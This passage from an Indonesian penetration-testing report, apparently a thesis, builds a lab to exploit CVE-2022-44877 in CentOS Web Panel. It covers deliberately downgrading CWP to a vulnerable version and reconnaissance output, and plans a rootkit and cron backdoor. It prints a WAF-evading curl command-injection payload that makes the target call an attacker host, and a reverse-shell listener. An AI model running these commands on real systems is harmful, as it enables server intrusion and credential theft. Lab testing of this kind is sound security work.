


Fig. 44. Test Koneksi Kali Linux dengan CWP-CENTOS

3.5.4 Penggunaan Tools Pada Endpoint

Setelah melakukan pengkonfigurasian pada infrastruktur topologi, langkah selanjutnya adalah mengetahui tools apa saja yang akan digunakan pada setiap endpoint. Hal ini penting untuk mengetahui fungsi dari setiap tools yang ada pada setiap endpoint, sehingga dapat mengetahui dan paham apa yang harus dilakukan dan bagaimana berjalannya skenario, penggunaan tools beserta penjelasannya akan dijabarkan dalam bentuk tabel.

Table 8. Tools yang Digunakan pada Endpoint

ENDPOINT	TOOLS	FUNGSI
Kali Linux Attacker	Nikto	Salah satu dari tools yang akan digunakan sebagai web server vulnerability scanner.
	Nmap	Merupakan scanner port dan pemetaan jaringan yang digunakan untuk menemukan host dan layanan pada jaringan. Nmap dapat digunakan untuk menemukan kerentanan pada sistem dengan memeriksa versi layanan yang berjalan pada port yang terbuka.
	Nping	Tool yang digunakan untuk melakukan pengujian jaringan, termasuk ping, traceroute, dan pengujian port.
	Syn9	Merupakan script bash yang dirancang oleh tim syn9 agar memudahkan dalam melaksanakan skenario penestrasi dengan berisikan payload untuk injeksi, cracking password, membangun remote access, dan melakukan otomasi (Automation) proses.
	Curl	Tool yang digunakan untuk mengambil atau mengirim data melalui protokol seperti HTTP, FTP, dan SCP.
	John The Ripper	Merupakan tool yang digunakan dalam melakukan proses hashing dan password cracking
	Socat	Sebuah tool untuk membuat koneksi jaringan berbasis socket, seperti TCP dan UDP.
	Rootkit	Tools yang digunakan untuk menyembunyikan payload sehingga dapat terus digunakan.
Windows XP Client	WinBox	Aplikasi yang digunakan untuk mengkonfigurasi router MikroTik dan berfungsi juga sebagai aplikasi untuk meremote router dari MikroTik.

	Mozilla Firefox	Merupakan browser yang akan digunakan sebagai alat percobaan dalam mengakses CWP.
Ubuntu Server Perimeter	Apache ModSecurity	Adalah firewall aplikasi web open source yang dapat digunakan untuk melindungi server web dari serangan berbasis jaringan.
CentOS Server CWP	Control Web Panel (CWP)	Adalah panel kontrol hosting web yang lengkap dan gratis yang memungkinkan pengguna untuk mengelola server web dan situs web dengan mudah
	Crontab	Sebuah aplikasi yang digunakan untuk menjadwalkan tugas-tugas pada sistem operasi berbasis Unix.

3.5.5 Konfigurasi Windows XP

Dalam melakukan persiapan pada tools yang akan digunakan pada Windows XP hanya ada 2 tools yang akan digunakan dalam Windows XP, yaitu WinBox dan Mozilla Firefox. Pada sub bab 3.4.5 telah dijelaskan cara mengunduh WinBox dan sekarang yang harus dilakukan ialah menginstall Mozilla Firefox.

- ***Instalasi Mozilla Firefox***

1. Kunjungi situs web resmi Mozilla Firefox pada hyperlink ini: Install Mozilla Firefox. Kemudian klik tombol "Download Firefox" untuk mulai mengunduh instalasi.
2. Tunggu hingga proses unduhan selesai dan buka file instalasi yang telah diunduh.
3. Pilih bahasa yang diinginkan dan klik "OK". Kemudian baca dan setuju ketentuan penggunaan, lalu klik "Next".
4. Pilih opsi "Standard" untuk instalasi standar atau "Custom" untuk instalasi kustom. Jika memilih opsi "Custom", Anda dapat memilih komponen yang ingin diinstal. Kemudian pilih lokasi penyimpanan di mana Mozilla Firefox akan diinstal dan klik "Next".
5. Pilih opsi "Create shortcut on desktop" untuk membuat pintasan Mozilla Firefox di desktop atau pilih opsi "Don't create a shortcut" jika Anda tidak ingin membuat pintasan.
6. Klik "Install" untuk memulai proses instalasi dan tunggu hingga proses instalasi selesai dan klik "Finish" untuk menyelesaikan proses instalasi.
7. Setelah proses instalasi selesai, Mozilla Firefox siap digunakan dan dapat diakses melalui pintasan yang telah dibuat di desktop atau melalui menu Start.

3.5.6 Konfigurasi Kali Linux

Pada dasarnya, Kali Linux telah menyediakan banyak sekali tools untuk digunakan dalam proses penetrasi. Oleh karena itu, banyak pentester yang menggunakan Kali Linux sebagai basis sistem operasi mereka. Tools yang dijabarkan pada tabel juga telah tersedia pada Kali Linux dan siap untuk digunakan. Namun, di dalam tabel tersebut terdapat tool yang dikembangkan oleh tim syn9, yaitu syn9.

- ***Instalasi Syn9 + Dependensi***
  Untuk menggunakan tool bash syn9, langkah pertama yang dapat dilakukan adalah mengunduhnya melalui github dengan menggunakan git clone yang bertujuan mengambil repositori

```
$  apt-get update
$  apt-get install curl jq socat john
$  git clone https://github.com/hotpotcookie/CVE-2022-44877-white-
   box.git /home/attacker/syn9
$  cd /home/attacker/syn9
$  bash syn9 -h
```

```
                          __
                        /'_ `\
  ____  __  __    ___ /\ \L\ \
 /',__\/\ \/\ \ /' _ `\ \___, \
/\__, `\ \ \_\ \/\ \/\ \/__,/\ \
\/\____/\/`____ \ \_\ \_\   \ \_\
 \/___/  `/___/> \/_/\/_/    \/_/
            /\___/
            \/__/

Usage: syn9 [OPTION]... [ARG]...
Red Team utilities for setting up CWP CentOS 7 payload & reverse shell

Available flag options, starred one are combination purposes ...

-h launch command usage for available flag options & examples
-g generate a payload string with predefined POST body to be used externally
-i    inject the payload string via curl's POST request internally instead
-n ** specify the IP address via the issued network interface
-o ** specify the listener port address
-c ** specify the SSL certificate path with .PEM format file
-w ** specify the CWP site's IP address along with its port number
-d ** specify other network interface to be used as decoy on HTTP request
-e ** specify wordlist to be used for John to match the passwd hash from API

Flag usage examples:

$ bash syn9 -o 6666 -c openssl-cert/bind.pem -n enp0s8
  ## to create a listener

$ bash syn9 -w 128.0.0.100:2031 -o 6666 -n enp0s8 -g
  ## to generate the payload string

$ bash syn9 -w 128.0.0.100:2031 -o 6666 -n enp0s8 -i
$ bash syn9 -w 128.0.0.100:2031 -o 6666 -n enp0s8 -i -d eth1
  ## to inject the payload via curl + decoy interface

$ bash syn9 -e /usr/share/wordlists/rockyou.txt -n enp0s8
  ## choosing a wordlist for extracting & cracking password
```

3.5.7 Konfigurasi CWP CentOS Server

Secara default, layanan CWP tidak terinstall di dalam sistem dan tidak tersedia di dalam repository packet managernya. Untuk mulai membangun layanan yang sesuai untuk digunakan sebagai objek utama pengujian, berikut merupakan tahapan yang dapat digunakan, yaitu sebagai berikut:

- ***Download & Instalasi CWP***
  Tahap pertama yaitu dengan untuk menginstall wget agar dapat mendownload instalasi CWP untuk kemudian mengubah mode untuk dapat dilakukan instalasi

```
$  yum update && yum install wget
$  cd /usr/local/src
$  wget https://centos-webpanel.com/cwp-el7-latest
$  chmod +x cwp-el7-latest
```

- ***Downgrade CWP dari versi 0.9.8.1152 → 0.9.8.1146*** *(23/03/2023)*
  Setelah layanan CWP berhasil terinstall beserta dengan dependensi lainnya, hal selanjutnya yang dilakukan yaitu men-downgrade versi CWP dengan kapabilitas pengujian terhadap kerentanan CVE-2022-44877. Selain juga mematikan sistem automatic update, versi 0.9.8.1146 secara default memiliki End-of-Life (EOL) pada bulan April 2023, sehingga merubah system clock menuju beberapa bulan ke belakang menjadi hal yang esensial dalam berjalannya skenario pengujian ini

```
$  echo “timedatectl set-time 2023-01-01” >> /root/.bashrc
$  sed -i 's/0\.9\.8\.[0-9]\+/0.9.8.1146/g' cwp-el7-latest
$  sed -i 's/^\(sh \/scripts\/update_cwp\)/# \1/g' cwp-el7-latest
$  source /root/.bashrc && sh cwp-el7-latest

$  cd /usr/local/cwpsrv/htdocs
$  wget http://static.cdn-cwp.com/files/cwp/el7/cwp-el7-0.9.8.1146.zip
$  unzip -o -q cwp-el7-0.9.8.1146.zip
$  rm -f cwp-el7-0.9.8.1146.zip

$  sed -i '1i exit 0' /usr/local/cwpsrv/htdocs/resources/scripts/
   update_cwp
$  chattr -i -R -f ./
$  cd /usr/local/cwpsrv/htdocs/resources/admin/include
$  mv cron.php cron.php.bak
$  mv cron_php_autoupdate.php cron_php_autoupdate.php.bak
$  mv autoupdate_3rdparty.php autoupdate_3rdparty.php.bak

$  mv /scripts/update_cwp /scripts/update_cwp.bak
$  mv /scripts/update_ioncube /scripts/update_ioncube.bak
$  mv /scripts/cwp_update_all /scripts/cwp_update_all.bak
$  mv /scripts/cwp_update_admin /scripts/cwp_update_admin.bak

$  service cwp-phpfpm restart
$  service cwpsrv restart
$  service cwpsrv-phpfpm restart
```

- ***Konfigurasi IP DHCP***
  Berbeda dengan endpoint pada sisi Kali dan XP, konfigurasi jaringan dari server akan dilakukan secara dinamis, dengan mengacu kepada gateway dalam RT2, dengan IP 128.0.0.1

```
$  nano /etc/sysconfig/network-scripts/ifcfg-enp0s8
   HWADDR="08:00:27:70:3D:C4"
   TYPE="Ethernet"
   BOOTPROTO="dhcp"
   PREFIX="25"
   GATEWAY="128.0.0.1"
   DNS1="8.8.8.8"
   DEFROUTE="yes"
   IPV4_FAILURE_FATAL="no"
   IPV6INIT="no"
   NAME="enp0s8"
   UUID="2f28ee81-908d-483d-bba2-4eec54fb3797"
   DEVICE="enp0s8"
   ONBOOT="yes"

$  systemctl restart network
$  systemctl restart NetworkManager
```

3.5.8 Konfigurasi WAF Ubuntu Server

Setelah layanan CWP berhasil terinstall, maka pembangunan layanan WAF dapat dilakukan, yang mana dirancang menggunakan plugin ModSecurity serta integrasinya terhadap layanan Reverse Proxy melalui Apache HTTP Server

- ***Instalasi Apache HTTP Service serta dependensinya***
  Tahap pertama yaitu dengan untuk menginstall wget agar dapat mendownload instalasi CWP untuk kemudian mengubah mode untuk dapat dilakukan instalasi

```
$  apt update && sudo apt upgrade
$  apt install wget git apache2 libapache2-mod-security2
$  sudo a2enmod security2 headers
$  systemctl restart apache2
```

- ***Konfigurasi ModSecurity***
  Setelah library ModSecurity berhasil terinstall, hal selanjutnya yaitu mengimport rules yang tersedia pada OWASP Core Rule Set yang pada repository GitHub. Untuk konteks pengujian ini, mekanisme dari WAF sendiri tetap menggunakan mode defaultnya, yaitu DetectionOnly

```
$  rm -rf /usr/share/modsecurity-crs/
$  git clone https://github.com/coreruleset/coreruleset.git
   /usr/share/modsecurity-crs/
$  cp /usr/share/modsecurity-crs/crs-setup.conf.example
   /usr/share/modsecurity-crs/crs-setup.conf
$  cp /etc/modsecurity/modsecurity.conf-recommended
   /etc/modsecurity/modsecurity.conf
$  nano /etc/apache2/apache2.conf
   ...
   SecRuleEngine DetectionOnly
   <IfModule security2_module>
       Include /usr/share/modsecurity-crs/crs-setup.conf
       Include /usr/share/modsecurity-crs/rules/*.conf
   </IfModule>
```

- ***Konfigurasi SSL Reverse Proxy***
  Tahap terakhir pada konfigurasi dari sistem ini yaitu menjadikannya middleware melalui reverse proxy yang akan memproses dan memfilter seluruh request dari penyerang, untuk lalu melakukan redirection menuju endpoint layanan CWP

```
$  nano /etc/apache2/sites-available/proxy.conf
   <IfModule mod_ssl.c>
       <VirtualHost _default_:443>
           ServerAdmin webmaster@localhost
           ServerName 10.0.0.250

           ErrorLog ${APACHE_LOG_DIR}/error.log
           CustomLog ${APACHE_LOG_DIR}/access.log combined

           SSLEngine on
           SSLProxyEngine on
           SSLProxyVerify none
           SSLProxyCheckPeerCN off
           SSLProxyCheckPeerName off
           SSLProxyCheckPeerExpire off

           SSLCertificateFile      /etc/ssl/certs/ssl-cert-snakeoil.pem
           SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

           <FilesMatch "\.(cgi|shtml|phtml|php)$">
               SSLOptions +StdEnvVars
           </FilesMatch>
           <Directory /usr/lib/cgi-bin>
               SSLOptions +StdEnvVars
           </Directory>

           ProxyRequests Off
           <Proxy *>
               Order deny,allow
               Allow from all
           </Proxy>

           ProxyPass / https://128.0.0.100:2087/
           ProxyPassReverse / https://128.0.0.100:2087/

           <Location />
               Order allow,deny
               Allow from all
           </Location>

           </VirtualHost>
   </IfModule>

$  a2dissite /etc/apache2/sites-available/default-ssl.conf
$  a2ensite /etc/apache2/sites-available/proxy.conf
$  systemctl restart apache2.service
```

Bab IV Pengujian Kerentanan

4.1 Pre-Engagement

Pada tahap ini, dilakukannya pemetaan terhadap bagaimana pengujian akan dilakukan yang mana mencangkup lingkup pengujian, domain target, hingga besar kapabilitas penyerang terhadap pengujian targetnya. Perinciannya yaitu sebagai berikut:

Table 8. Informasi Pre-Engagement

POIN	INFORMASI	
Lingkup Pengujian	Aset Target	CentOS Server
	Jaringan	Publik
	Platform	Web Application (Portal Login)
	Teknologi	CentOS Web Panel
Tujuan Pengujian	Primer	Melakukan evaluasi dampak serangan keamanan terhadap konfidensialitas server
	Sekunder	Melakukan pengujian keamanan pada server terhadap celah kerentanan CVE-2022-44877
Timeline Pengujian	Estimasi Waktu	Mulai: 06 / 02 / 2023
		Batas: 07 / 03 / 2023
		W1 | W2 | W3 | W4
	Intelligence Gathering	
	Threat Modeling	
	Vulnerability Analysis	
	Exploitation	
	Post Exploitation	
	Reporting	
Program Pengujian	Pemindaian	Nikto: Web-server vulnerability scanner
		Nping: Network packet generator
		Nmap: Network Mapper
	Eksploit	John: Password security auditing
		Socat: Bidirectional data transfer via socket

		Curl	Client data transfer via URL
	Eskalasi	Crontab	Cron service's editor utility
		Rootkit	Custom library for hiding processes

Kapabilitas Pengujian	✓	Melakukan pengumpulan informasi pada aset
	✓	Menganalisis kerentanan dan layanan pada aset
	✓	Melakukan penetrasi ke dalam sistem aset (infiltrasi)
	✓	Melakukan pengambilan data internal aset (ek-filtrasi)
	✓	Melakukan penyajian hasil data temuan aset (agregasi)

4.2 Intelligence Gathering

Tahap ini digunakan untuk meninjau informasi relevan pada target pengujian dalam mempersiapkan tahap eksploitasi. Pendekatan aktif sifatnya esensial untuk baik memahami infrastruktur jaringan di mana aset itu berada, serta mengenal layanan serta jenis platform yang digunakan dalam aset-aset tersebut.

Setelah memasuki jaringan publik dari infrastruktur jaringan target, langkah pertama yang dilakukan dalam tahap ini yaitu mengetahui terlebih dahulu aset-aset endpoint serta server yang kiranya berjalan, baik itu pada jaringan subnet yang sama maupun berbeda. Untuk mencapai tujuan tersebut, pendekatan yang digunakan yaitu dengan melakukan sweeping melalui protokol ICMP terhadap kelompok subnet yang umum digunakan pada suatu jaringan. Dengan didapatkannya berbagai alamat IP dari aset yang berjalan, hal selanjutnya yang dilakukan yaitu dengan melakukan service version and OS detection untuk mengetahui teknologi layanan apa yang terbuka pada publik, serta platform dari mesin aset itu sendiri. Pada tahap tersebut, didapatkannya header pada IP 10.0.0.250 dalam layanan HTTPS yang bernama cwpsrv, beserta next-hop pada IP 128.0.0.100 yang memiliki entri gateway pada IP 10.0.0.2. Potongan informasi itu yang nantinya digunakan sebagai potensi penggunaan subnet untuk perimeter WAF.

Berikut pada Table 9. merupakan paparan terhadap pemetaan host beserta informasi umum terhadap layanannya yang dilakukan melalui program Nmap dengan menggunakan opsi scanning yang berbeda:

Table 9. Informasi Intelligence Gathering (1)

SPESIFIKASI		INFORMASI
Nmap Ping Sweep	Network	172.16.*.*, 192.168.*.*, 10.0.*.* & 128.0.*.*
	Gateway RT	172.16.1.1, 192.168.1.1, 10.0.0.1, 10.0.0.2 & 128.0.0.1
	Endpoint Latency	10.0.0.250 (0.0036 s)
		128.0.0.100 (0.0044 s)
		192.168.1.50 (0.0031 s)

Nmap Service & OS Detection	1	Host	10.0.0.250 - cpe:/o:linux:linux_kernel	
		Open Port Services	22	version: OpenSSH 8.2p1 Ubuntu
			80	version: Apache httpd 2.4.41 ((Ubuntu))
				http-server-header: Apache/2.4.41
			443	version: Apache httpd (SSL-only mode)
				http-server-header: cwpsrv
				http-title: Login | Control WebPanel
				resource: /login/index.php
		Hop Distance	1	172.16.1.1
			2	10.0.0.250
	2	Host	128.0.0.100 - cpe:/o:redhat:enterprise_linux:7	
		Open Port Services	21	version: Pure-FTPd
				ftp-anon: Anonymous FTP login allowed
			22	version: OpenSSH 7.4
			80	version: Apache httpd 2.4.54 ((Unix))
				http-server-header: Apache/2.4.54
				http-title: HTTP Server powered by CWP
			2030	version: device2?
				http-req-server: cwpsrv
				http-req-code: 301 Moved Permanently
				redir-location: https://localhost:2031/
		Hop Distance	1	172.16.1.1
			2	10.0.0.2
			3	128.0.0.100
	3	Host	192.168.1.50 - cpe:/o:microsoft:windows_xp	
		Hop Distance	1	172.16.1.1
			2	192.168.1.50

Adapun beberapa informasi utama dari pendekatan sebelumnya yaitu adanya bentuk redirect terhadap port 2030 menjadi 2031 pada alamat IP 128.0.0. 100, yang mana merupakan default port untuk layanan CWP. Selain itu, adanya informasi pada layanan HTTPS yang menggunakan title berupa halaman Login dari Control WebPanel, yang menandakan adanya bentuk redirect terhadap request tersebut yang kiranya berperan sebagai suatu proxy ataupun WAF. Dengan informasi tersebut, berikut lalu dilakukan adanya pemindaian kerentanan terhadap aset yang diasumsikan memiliki kerentanan CWP, terkhusus pada referensi CVE-2022-44877. Selain itu, dilakukan pula suatu deteksi terhadap keaktifan firewall sistem untuk melihat bentuk inbound rules yang kiranya aktif pada sistem. Pada tahap tersebut, adanya informasi esensial pada referensi kerentanan OSVDB-3092 terhadap layanan CWP tersebut. Sedangkan dalam sisi firewall sistem, seluruh paket yang dikirim untuk melakukan probing tidak menerima paket RCVD kembali kepada penyerang, yang secara tidak langsung menginfokan adanya chain DROP terhadap inbound traffic.

Berikut pada Table 10. adalah paparan terhadap pemindaian kerentanan aset melalui program Nikto, beserta pengecekan status keaktifan rule set firewall melalui program Nping, yang mana merupakan program adisi dari tool Nmap:

Table 10. Informasi Intelligence Gathering (2)

SPESIFIKASI		INFORMASI		
Nikto Vulnerability Scanner	Target IP	128.0.0.100 : 2031		
	Backend	PHP/7.2.30		
	Server Name	cwpsrv		
	Server Banner	cwpsrv → Apache/2.4.41 (Ubuntu)		
	Page Redirect	/ (Root) → /login/index.php		
	SSL Certificate	Subject	/CN=ubuntu	
		Ciphers	TLS_AES_256_GCM_SHA384	
		Issuer	/CN=ubuntu	
	Kerentanan	OSVDB-3092	128.0.0.100:2031/login/	
	Durasi Scan	361 seconds		
Nping Packet Generator	Target IP	128.0.0.100		
	Jangka Port	1024 – 65535 (TCP)		
	Jumlah Paket	64.512 (2.580 MB)		
	Status Paket	sent (100.0 %)	rcvd (0.001 %)	lost (99.99 %)
	Waktu RTT	min (4.99 ms)	max (15.66 ms)	avg (9.31 ms)
	Durasi Ping	298.01 seconds		

4.3 Threat Modeling

Tahap ini digunakan untuk melakukan pemetaan dari bagaimana suatu kegiatan pengujian kerentanan dapat mencapai tujuan utamanya melalui sejumlah attack vector yang mendukung eksploitasi tersebut. Berikut merupakan pemodelan serangan yang dirancang dalam diagram attack tree, yang mana didasarkan dari perspektif penyerang:




Fig. 45. Attack Tree.

Untuk mencapai tujuan utama dari skema pengujian pada Fig. 45. di atas, yaitu mendapatkan kredensial pengguna target, jalur serangan yang dapat diambil yaitu dapat dari sisi injection attack, yang pada konteks kerentanan ini yaitu OS command Injection, ataupun dengan pembangunan remote shell ke dalam sistem target. Dengan begitu, berkas kredensial dapat diambil secara lokal untuk lalu dilakukan password cracking dengan model dictionary menggunakan wordlist.

Selain itu, adapun eskalasi dari tahapan eksploitasi tersebut, yaitu penggunaan backdoor untuk menstabilkan remote access yang telah didapatkan, serta rootkit, agar keseluruhan proses tersebut dapat tersembunyi dari utilitas monitoring target.

4.4 Vulnerability Analysis

Tahap ini dilakukan untuk menganalisis serta memvalidasi informasi yang telah didapatkan dari tahap sebelumnya. Hasil analisis tersebut yang kemudian digunakan untuk merumuskan nilai Common Vulnerability Scoring System (CVSS), dengan merujuk pada lampiran, yang mana merefleksikan tingkat kerentanan terhadap sistem target beserta lingkup pengujiannya. Pada pemindaian kerentanan menggunakan Nikto dan status firewall melalui Nping, berikut adalah beberapa informasi yang telah didapatkan:

A. OTG-INFO-004 : Enumerate Applications on Webserver

- Referensi kerentanan OSVDB-3092 pada endpoint /login/ menginfokan bahwa adanya potensi penyerang untuk melakukan bypass authentication dengan memodifikasi parameter request tersebut
- Perubahan server banner menjadi Apache Ubuntu mengindikasikan bahwa adanya penggunaan perangkat middleware, baik itu WAF ataupun proxy, yang dapat memproses dan mengamankan HTTP request penyerang terlebih dahulu

B. OTG-INFO-010 : Map Application Architecture

- Arsitektur jaringan antara server target dengan middleware berada dalam subnet yang berbeda, yang menggambarkan adanya penggunaan area DMZ khusus
- Status packet loss hingga 99.99 % mengindikasikan bahwa adanya firewall yang aktif dan memiliki rules untuk memblok seluruh koneksi inbound untuk jangka dynamic port dan registered port. Hal ini dapat menjadi salah satu hambatan dalam membangun remote access ke dalam sistem penyerang, terkhusus yang bermodelkan reverse shell TCP

C. OTG-INPVAL-013 : Command Injection

- Untuk menguji sanitasi dari parameter terhadap metode POST, penyerang dapat membangun client-server sederhana untuk membuktikan serta memvalidasi bahwa adanya celah kerentanan terhadap serangan OS command injection yang dapat dilakukan terhadap aset
- Pembangunan skenario dimulai dengan menjalankan layanan HTTP sederhana menggunakan python pada sisi penyerang, dalam port :8080. Pada sisi yang lain, penyerang menggunakan curl untuk mengirimkan payload yang berisikan HTTP request terhadap layanan HTTP yang telah dibangun sebelumnya

```
$ curl -k -g -X POST
  'https://128.0.0.100:2031/login/index.php?login=$(/u??/b??/c??l\${IFS
  }172.16.1.100:8080)' -d 'username=root& password=pwned&commit=Login'

$ python3 -m http.server 8080
  serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) …
  10.0.0.2 - - [21/Apr/2023 03:54:48] "GET / HTTP/1.1" 200 -
  10.0.0.2 - - [21/Apr/2023 04:03:09] "GET / HTTP/1.1" 200 -
  10.0.0.2 - - [21/Apr/2023 04:32:42] "GET / HTTP/1.1" 200 -
```

Dengan adanya analisis serta tes input validasi di atas, berikut merupakan poin utama yang dapat digunakan untuk menyimpulkan bahwa tingginya potensi aset untuk memiliki kerentanan CVE-2022-44877 terkait vektor serangan OS command injection:

- Berdasarkan National Vulnerability Database, keuda referensi kerentanan OSVDB -3092 dan CVE-2022-44877 memiliki kriteria yang sama terhadap endpoint login, yaitu untuk penggunaanya sebagai entry point terhadap eksploitasi
- Ditemukannya layanan yang dilakukan redirect menuju port :2031, yang berupa port layanan CWP secara default, beserta server header & banner berupa cwpsrv, yang merupakan nama layanan HTTP pada panel CWP itu sendiri
- Hasil dari skenario pengujian membuktikan bahwa endpoint login rentan pada vektor serangan OS command injection. Kegiatan tersebut secara tidak langsung juga dilakukan untuk menguji rules terhadap WAF yang berpotensi aktif dengan melakukan bypassing filter terhadap whitespace, melalui variabel International

Field Separator (IFS), serta adanya potensi blacklisted words terhadap program curl, melalui penggunaan variable expansion

Dengan mengacu pada skenario penyerangan attack tree, kerentanan CVE-2022-44877 tersebut pada esensinya dapat menyerang tiga pilar keamanan informasi pada sistem aset, yaitu Confidentiality, Integrity serta Availability (CIA), yang mana dijabarkan sebagai berikut:


- ***Confidentiality***
  Penyerang dapat mengambil seluruh credential user yang terdaftar dalam sistem aset untuk lalu menjalankan kegiatannya di sistem atas otoritas valid tersebut

- ***Integrity***
  Penyerang memiliki kapabilitas untuk memodifikasi file konfigurasi layanan cron untuk memasukan entri job yang sifatnya malicious, yang mana pada konteks ini digunakan untuk mengotomasikan pembangunan remote access secara dinamis

- ***Availability***
  Penyerang dapat mematikan serta mendisrupsi layanan-layanan yang berjalan di dalam aset, yang pada konteks ini yaitu memprioritaskan untuk mematikan host-based firewall aset terlebih dahulu agar rangkaian injeksi berjalan seutuhnya

Table 11. Tabel Vektor Ancaman dalam CVSS 3.0

METRIK	VEKTOR								NILAI
Base	AV	N	AC	L	PR	N	UI	N	9.8 Critical
	S	U	C	H	I	H	A	H	
Temporal	E	H	RL	O	RC	C			9.4 Critical
Environmental	CR	H	IR	H	AR	H			
	MAV	N	MAC	L	MPR	N	MUI	N	
	MS	U	MC	H	MI	H	MA	H	



4.5 Exploitation

Dalam mempersiapkan jalannya eksploitasi, berikut pada Table 12. merupakan informasi dasar terhadap layanan dari sisi penyerang yang nantinya dapat digunakan sebagai referensi hingga pada fase post-exploitation, yaitu sebagai berikut:

Table 12. Informasi Layanan pada Sistem Penyerang

LAYANAN	INFORMASI		
Apache HTTP Server	Alamat URL	http://172.16.1.100:80/	
	Berkas Index	libprocesshider-sh.so	
		libprocesshider-socat.so	
Go REST API	Alamat URL	http://172.16.1.100:2080/	
	HTTP Method	GET & PATCH	
	Atribut Properti	IP_LISTENER	172.16.1.100
		IP_TARGET	128.0.0.100:2031
		PORT_LISTENER	6666

Merujuk pada skema attack tree pada Fig. 46., adapun koneksi listener yang dibangun terlebih dahulu dengan menggunakan program socat, yang mana juga mendukung pada protokol SSL/TLS. Selain itu, dijalankan pula layanan REST API dalam background untuk melakukan update terhadap properti-properti yang nantinya dibutuhkan. Berikut adalah perintah untuk menjalankan layanan REST API dan membangun koneksi listener pada port 6666:

```
$  ./script/runbg.main.sh
$  bash syn9 -o 6666 -c openssl-cert/bind.pem -n enp0s8
```

